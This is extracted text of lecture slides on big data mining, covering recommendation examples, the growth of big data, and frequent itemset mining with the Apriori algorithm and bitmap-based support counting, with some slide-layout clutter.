

Big Data Mining

Florent Masségia




Customers Who Bought This Item Also Bought



Best of Miles Davis & John Coltrane
» Miles Davis
 (20)
Audio CD
\$6.99



A Love Supreme
» John Coltrane
 (307)
Audio CD
\$8.49



Time Out
» Dave Brubeck
 (277)
Audio CD
\$6.33



Birth of the Cool
» Miles Davis
 (67)
Audio CD
\$6.99



Blue Train
» John Coltrane
 (186)
Audio CD
\$11.46

Data Mining aims to discover potentially useful information from very large data.

Data Mining aims to **discover**
potentially useful information
from very large data.

Discover

Discover




A typical market basket
in “cliché-land”

Discover




Discover



= ???

A black equals sign followed by two large, bold, red question marks.

Discover



+



=

Data Mining aims to discover
potentially useful information
from very large data.

Potentially useful

(very subjective isn't it?)



Potentially useful

Machine Learning

*Tell me what you think about
these movies...*



*... and I will recommend
these ones.*




Potentially useful

Time Series Analysis

- Group by similarities
- Find trends
- Summarize
- Etc.

Potentially useful

Clustering



Potentially useful

Pattern Extraction



+



=



Potentially useful Sequential Pattern Extraction



Data Mining aims to discover
potentially useful information
from **very large** data.


Very large data

(today we say “Big”)

BIG DATA

Big data

Number of articles
on **Wikipedia France**



This is Yahoo!

(in 1998)

The screenshot shows the Yahoo! homepage as it appeared in 1998. The browser window title is "Yahoo! - Windows Internet Explorer". The main header features the iconic "YAHOO!" logo in red. Below the logo are several links: "New" (with a baby icon), "Cool" (with a cartoon character icon), "Today's News" (with a news icon), and "More Yahoos" (with a person icon). A banner for "Corbis STORE" is visible, along with links for "Yahoo! Games" (chess, hearts, spades) and "Yahoo! Travel" (book a flight). A search bar with a "Search" button and an "options" link is present. Below the search bar, a link to "Yahoo! Mail" is shown. The page also lists various services like Yellow Pages, People Search, Maps, Classifieds, Personals, Chat, Email, Shopping, My Yahoo!, News, Sports, Weather, and Stock Quotes. A large section of the page is dedicated to a hierarchical list of categories under "Xtra!": Arts and Humanities, Business and Economy, Computers and Internet, Education, Entertainment, Government, Health, News and Media, Recreation and Sports, Reference, Regional, Science, Social Science, and Society and Culture.

[Yellow Pages](#) - [People Search](#) - [Maps](#) - [Classifieds](#) - [Personals](#) - [Chat](#) - [Email](#)
[Shopping](#) - [My Yahoo!](#) - [News](#) - [Sports](#) - [Weather](#) - [Stock Quotes](#) - [more...](#)

- [Arts and Humanities](#) [Xtra!]
Architecture, Photography, Literature...
- [Business and Economy \[Xtra!\]](#)
Companies, Finance, Employment...
- [Computers and Internet \[Xtra!\]](#)
Internet, WWW, Software, Multimedia...
- [Education](#)
Universities, K-12, College Entrance...
- [Entertainment \[Xtra!\]](#)
Cool Links, Movies, Music, Humor...
- [Government](#)
Military, Politics [Xtra!], Law, Taxes...
- [Health \[Xtra!\]](#)
Medicine, Drugs, Diseases, Fitness...
- [News and Media \[Xtra!\]](#)
Current Events, Magazines, TV, Newspapers...
- [Recreation and Sports \[Xtra!\]](#)
Sports, Games, Travel, Autos, Outdoors...
- [Reference](#)
Libraries, Dictionaries, Phone Numbers...
- [Regional](#)
Countries, Regions, U.S. States...
- [Science](#)
CS, Biology, Astronomy, Engineering...
- [Social Science](#)
Anthropology, Sociology, Economics...
- [Society and Culture](#)
People, Environment, Religion...


Big data

“... so large and complex that it becomes difficult to process using on-hand database management tools.”



Big data


Total Number of Objects Stored in Amazon S3



Big data

Global Information Created vs. Available Storage

Exabytes | Source: IDC via *The Economist*



Big data



Big data mining

Discover patterns and models:

- From data that **does not fit** on a single machine (or even a small cluster)
- That are **valid and useful**
- That are **unexpected**
- That can be **interpreted**

Big data mining (agenda)

- Itemsets, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud ( Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Big data mining (agenda)

- **Itemsets**, sequences and clustering
- Big Data by computation (probabilistic data)
- Data Streams and Cloud (Big Data)
- Itemset (data streams, cloud)
- Sequences (data streams, cloud)
- Clustering (data streams, cloud)
- Sécurité et intrusion 

Frequent itemsets

(aka frequent correlations, frequent co-occurrences...)

Frequent itemsets

(applications)

- Web pages in the same visit
- Genes implied in the same disease
- Items bought in the same basket
- Words in the same sentence
- ... (a very long list)

Frequent itemsets

(definition)

It needs a **database**
and a **minimum threshold** (given by the end-user).

Transactions	Items
10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E

Frequent itemsets	Support
{A}	50%
{B}	75%
{C}	75%
{E}	75%
{A,C}	50%
...	...
{B,C,E}	50%

We don't want to try the whole set of combinations, because...

...the number of itemsets is 2^n

(with n items)

Frequent itemsets

(A-priori)

Any subset of a frequent itemset is frequent.

(if {beer, cookies, diapers} is frequent,
then {beer, cookies} must be frequent)

Frequent itemsets

(A-priori)

If X is not frequent, then $Y \supseteq X$ can not be frequent.

(if {iPhone,windows8} is not frequent,
then {iPhone,windows8,beer} can not be frequent)

Frequent itemsets

(A-priori)

If X is not frequent, then $Y \supseteq X$ can not be frequent.

The Apriori principle (anti-monotonicity):

i=1

Find frequent itemsets of size i

Build candidates of size i+1

Check frequency over the database

Do it again...



Frequent itemsets

(A-priori)


If X is not frequent, then $Y \supseteq X$ can not be frequent.

The Apriori principle (anti-monotonicity):

$i=1$

Find frequent itemsets of size i

Build candidates of size $i+1$



Frequent itemsets

(A-priori)

Itemsets

$$\begin{array}{c} \text{A B C} \\ \text{A B D} \\ \hline \text{A B C D} \end{array}$$

Frequent itemsets

(A-priori)

Base D

10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E

1st Scan

{A}	2
{B}	3
{C}	3
{D}	1
{E}	3

L1

{A}	2
{B}	3
{C}	3
{E}	3

Generate
C2

{A, C}	2
{B, C}	2
{B, E}	3
{C, E}	2

L2

{A, B}	1
{A, C}	2
{A, E}	1
{B, C}	2
{B, E}	3
{C, E}	2

2nd Scan

{A, B}
{A, C}
{A, E}
{B, C}
{B, E}
{C, E}

Generate
C3


{B, C, E}

L3

{B, C, E}	2
-----------	---


Frequent itemsets

(A-priori)



Frequent itemsets

(A-priori)



Frequent itemsets

(A-priori)

R. Agrawal, R. Srikant: Fast Algorithms for Mining Association Rules in Large Databases. In: 20th International Conference on Very Large Data Bases, 478-499, 1994.

Frequent itemsets

(Memory-based)

Transactions	Items
10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E

Frequent itemsets

(Memory-based)

Transactions	Items
10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E



Tr	A	B	C	D	E
10	1	0	1	1	0
20	0	1	1	0	1
30	1	1	1	0	1
40	0	1	0	0	1

Frequent itemsets

(Memory-based)

Transactions	Items
10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E



Tr	A	B	C	D	E	A&D
10	1	0	1	1	0	1
20	0	1	1	0	1	0
30	1	1	1	0	1	0
40	0	1	0	0	1	0

$$\text{support}(A,D) = 1$$

Frequent itemsets

(Memory-based)

Transactions	Items
10	A, C, D
20	B, C, E
30	A, B, C, E
40	B, E



Tr	A	B	C	D	E	B&C&E
10	1	0	1	1	0	0
20	0	1	1	0	1	1
30	1	1	1	0	1	1
40	0	1	0	0	1	0

$$\text{support}(B,C,E) = 2$$


Frequent itemsets

(Memory-based)

Douglas Burdick, Manuel Calimlim, and Johannes Gehrke. 2001. MAFIA: A Maximal Frequent Itemset Algorithm for Transactional Databases. In *Proceedings of the 17th International Conference on Data Engineering*. IEEE Computer Society, Washington, DC, USA, 443-452.


Frequent itemsets

(SON)



